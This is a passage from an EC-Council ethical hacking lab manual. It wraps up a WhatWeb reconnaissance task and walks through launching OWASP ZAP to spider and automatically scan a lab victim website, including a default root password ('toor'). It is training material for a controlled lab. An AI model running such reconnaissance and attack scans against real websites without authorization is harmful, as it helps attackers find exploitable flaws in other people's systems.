


Figure 1.2.6: Results of verbosity scan on the target website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Type **pluma MovieScope_Report** and press **Enter** to open the resultant file.




Figure 1.2.7: Open MovieScope_Report in text document

12. The **MovieScope_Report** text file appears, as shown in the screenshot.

Note: In real-time, attackers use this information to determine the website infrastructure and find underlying vulnerabilities, and later exploit them to launch further attacks.




Figure 1.2.8: MovieScope_Report text file

13. This concludes the demonstration of how to perform website reconnaissance on a target website using the WhatWeb tool.
14. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3

Perform Web Spidering using OWASP ZAP

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. ZAP provides functionality for a range of skill levels—from developers to testers new to security testing, to security testing specialists.

Here, we will perform web spidering on the target website using OWASP ZAP.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Windows Server 2019** and **Parrot Security** virtual machines are running.

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon ( ) present at the top of **Desktop** to open a **Terminal** window.
2. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.
5. A **Parrot Terminal** window appears; type **zaproxy** and press **Enter** to launch OWASP ZAP.

TASK 3.1

Launch OWASP ZAP




Figure 1.3.1: Launch OWASP ZAP

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **OWASP ZAP** initializing window appears; wait for it to complete.




Figure 1.3.2: OWASP ZAP initializes

7. After completing initialization, a prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button and click **Start**.

Note: If a **Manage Add-ons** window appears, click the **Close** button.




Figure 1.3.3: OWASP ZAP Persist Session

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The **OWASP ZAP** main window appears. Under the **Quick Start** tab, click the **Automated Scan** option under **Welcome to OWASP ZAP**.




Figure 1.3.4: OWASP ZAP: click Manual Explore

TASK 3.2

Perform Automated Scan

9. The **Automated Scan** wizard appears; enter the target website under the **URL to attack** field (here, **www.moviescope.com**). Leave the other settings to default and click the **Attack** button.

